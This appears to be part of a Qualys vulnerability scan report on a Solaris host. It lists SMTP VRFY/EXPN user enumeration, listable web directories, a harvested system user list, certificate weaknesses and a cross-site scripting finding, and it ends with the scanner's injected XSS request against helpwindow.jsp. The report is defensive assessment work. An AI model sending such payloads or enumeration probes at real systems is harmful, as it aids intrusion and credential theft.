
The MD5 hash algorithm has over time seen gradually improving attacks against the collision property. In particular, it has been possible in recent years to create colliding messages with arbitrary, attacker specified prefixes and suffixes. Recent improvements have extended these techniques such that it is possible to create colliding messages that are also different yet valid SSL certificates.

IMPACT:
An attacker may create a pair of X.509 certificates with differing information which share the same signature. If one of the certificates is signed, the signature may be used for the second certificate as well. It is possible to exploit this issue to gain a signed certificate for an identity the attacker does not control, or to gain a signed certificate as an intermediary signing authority. In the second case, the attacker will be able to sign additional, arbitrary certificates which will be trusted by any party trusting the original, legitimate authority.

An attacker is most likely to exploit this issue to conduct phishing attacks or to impersonate legitimate Web sites by taking advantage of malicious certificates. Other attacks are likely to be possible.

SOLUTION:
Workaround:

If the certificate is signed using MD5 hash function then a new certificate should be obtained which uses a more collision proof hashing algorithm such as SHA. If the CA of the certificate is signed using MD5 then a different CA should be used which doesn't have this vulnerability.

Cisco ASA appliance Workaround:
Instructions on changing the signing hash for Cisco ASA's self signed certificates are available at the Cisco Security Response Web page MD5 Hashes May Allow for Certificate Spoofing.

RESULT:

NAME	VALUE
Certificate	CN=solaris at level 0 was signed using md5WithRSAEncryption algorithm which is considered weak.

2 Valid Logins/Aliases Guessed with SMTP VRFY Command port 587/tcp

QID:	74046	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/27/2011				

THREAT:
Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the VRFY command.

IMPACT:
If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the VRFY command.

SOLUTION:
Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the VRFY command by adding the line "novrfy" to your sendmail.cf file, which is usually located in the /etc directory.

Please note that RFC 821 (Simple Mail Transfer Protocol) defines SMTP 2xx replies as positive completion replies, noting "The requested action has been successfully completed". An SMTP server that responds to a VRFY command with a 2xx reply will be marked as vulnerable.

RESULT:
root

2 Valid Logins Guessed with SMTP EXPN Command — port 587/tcp

QID:	74045	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the EXPN command.

IMPACT:
If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the EXPN command.

SOLUTION:
Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the EXPN command by adding the line "noexpn" to your sendmail.cf file, which is usually located in the /etc directory.

RESULT:
user "root" expanded to: 2.1.5 Super-User <root@wilma.asv.asv>

2 Valid Logins/Aliases Guessed with SMTP VRFY Command — port 25/tcp

QID:	74046	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				

Last Update: 12/27/2011

THREAT:
Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the VRFY command.

IMPACT:
If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the VRFY command.

SOLUTION:
Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the VRFY command by adding the line "novrfy" to your sendmail.cf file, which is usually located in the /etc directory.

Please note that RFC 821 (Simple Mail Transfer Protocol) defines SMTP 2xx replies as positive completion replies, noting "The requested action has been successfully completed". An SMTP server that responds to a VRFY command with a 2xx reply will be marked as vulnerable.

RESULT:
root

2 Valid Logins Guessed with SMTP EXPN Command port 25/tcp

QID:	74045	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the EXPN command.

IMPACT:
If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the EXPN command.

SOLUTION:
Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the EXPN command by adding the line "noexpn" to your sendmail.cf file, which is usually located in the /etc directory.

RESULT:
user "root" expanded to: 2.1.5 Super-User <root@wilma.asv.asv>

2 Web Directories Listable Vulnerability port 6789/tcp

QID:	86445	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/04/2009				

THREAT:

The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:
A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:
Disable directory browsing or listing for all directories.

RESULT:

Listable Directories
/manager/
/console/faces/com_sun_web_ui/help/

2 Directory Listing port 6789/tcp

QID:	150023	CVSS Base:	5	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	4.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/12/2009				

THREAT:
The Web server presents a directory listing.

IMPACT:
All file names in this directory are exposed.

SOLUTION:
The presence of a browseable directory does not necessarily imply a vulnerability. Determine if the directory listing is intended to be displayed. Verify that no files in the directory contain content that should not be served by the Web application.

RESULT:

url: https://IP Address: 3:6789/com_sun_web_ui/images/tree/
comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/tree/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

url: https://IP Address: 3:6789/com_sun_web_ui/images/version/
comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/version/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgr

url: https://IP Address: 3:6789/com_sun_web_ui/dtd/
comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /dtd/</title>

<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:

comment: This directory was discovered during the cra
wl phase.

matched: <html>
<head>
<title>Directory Listing For /images/tabs/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/button/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-col

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/alarms/</title>
<STYLE><!--H1 {font-f
amily:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>

<title>Directory Listing For /html/en/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;ba
ckground-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-co

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /css/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/C/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;b
ackground-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/href/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/alerts/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/topology/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:w
hite;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>

<title>Directory Listing For /html/en/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-co

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/table/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/pagetitle/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;back

eb_ui/html/en/help/
comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/C/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/datetime/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched:
<html>
<head>
<title>Directory Listing For /images/wizard/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgro

comment: This directory was discovered during the crawl phase.

matched: <html>

<head>
<title>Directory Listing For /js/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/C/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-c
olor:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-col

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/JavaHelpSearch/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/other/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /html/en/help/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;backgrou
nd-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/favicon/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgr

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>

<title>Directory Listing For /images/masthead/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backg

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px
;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525

2 Global User List

QID:	45002	CVSS Base:	5	PCI Severity:	MED
Category:	Information gathering	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
This is the global system user list, which was retrieved during the scan by exploiting one or more vulnerabilities. The Qualys IDs for the vulnerabilities leading to the disclosure of these users are also given in the Result section. Each user will be displayed only once, even though it may be obtained by using different methods.

IMPACT:
These common account(s) can be used by a malicious user to break-in the system via password bruteforcing.

SOLUTION:
To prevent your host from being attacked, do one or more of the following:

Remove (or rename) unnecessary accounts
Shutdown unnecessary network services
Ensure the passwords to these accounts are kept secret
Use a firewall to restrict access to your hosts from unauthorized domains

RESULT:

User Name	Source Vulnerability (QualysID)
adm	31003
daemon	31003
bin	31003
sys	31003
lp	31003
uucp	31003
nuucp	31003
listen	31003
nobody	31003
noaccess	31003
nobody4	31003
gdm	31003
postgres	31003

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 6789/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/29/2008				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:

Certificate #0 CN=solaris,OU=Solaris_Management_Products_and_Tools,O=Sun_Microsystems,L=Burlington,ST=Mass,C=US (solaris) doesn't resolve

2 Path-Based Vulnerability port 6789/tcp

QID:	150004	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Web Application	CVSS Temporal:	1.9		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/19/2007				

THREAT:
A potentially sensitive file, directory, or directory listing was discovered on the Web server.

IMPACT:
The contents of this file or directory may disclose sensitive information.

SOLUTION:
Verify that access to this file or directory is permitted. If necessary, remove it or apply access controls to it.

RESULT:

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/tree/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/tabs/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgroun

comment: This directory was discovered during the crawl phase
.

matched: <html>
<head>
<title>Directory Listing For /images/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-col

matched: HTTP/1.1 200 OK

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/table/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

comment: This directory was discovered during the crawl phase.

matched: <html>
<head>
<title>Directory Listing For /images/other/</title>
<STYLE><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;backgrou

3 Sun Java Web Console helpwindow.jsp Cross-Site Scripting — port 6789/tcp

QID:	86844	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/05/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "helpwindow.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:

```
GET
/console/faces/com_sun_web_ui/help/helpwindow.jsp?helpFile=%22%20onload=%22alert

('qualysxss');%22%3E&jspPath=/console/faces/com_sun_web_ui/help/&mastheadDescrip

tion=console&mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&pageTit
le=Help&windowTitle=Help+-+Sun+Java(TM)+Web+Console HTTP/1.1

Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
Cookie: JSESSIONID=65188B72CB0DE6FF6AE7CEB38E8B4760
```

```
 <HTML>
   <HEAD><TITLE>Help - Sun Java(TM) Web Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
